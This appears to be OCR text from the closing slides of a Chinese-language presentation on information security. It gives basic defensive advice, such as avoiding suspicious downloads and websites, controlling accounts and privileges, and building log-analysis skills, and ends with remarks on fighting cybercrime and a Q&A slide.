
任何人都會遇到資安事件

依據莫非(摩菲)定理（Murphy's Law）概念，「凡是可能出錯的事必定會出錯」，是任何一個事件，只要具有大於零的機率，就不能假設它不會發生。

人生病找醫生，醫生有執照認定


網路生病了？找誰？

電子商務持續發展，誰真正做過網站健康檢查？
還是遇到生病了才亂投醫？



ICT來臨的時代，不應全部仰賴設備

不亂下載檔案
不連結怪異網站



管理權限區分
落實帳號管制

應將資訊安全列為成本
具一定的資安水平

瞭解問題所在
具一定LOG分析能力

五、結語

結語

世界潮流、網路趨勢、雲端科技、巨量資料與物連網安全……，對於科技犯罪打擊成為重要考驗，人才與技術發展將成為重要打擊網路犯罪重點，未來與世界接軌及民間合作是必成為重要方向。

簡報完畢
敬請指教
Q&A

saxbear@gmail.com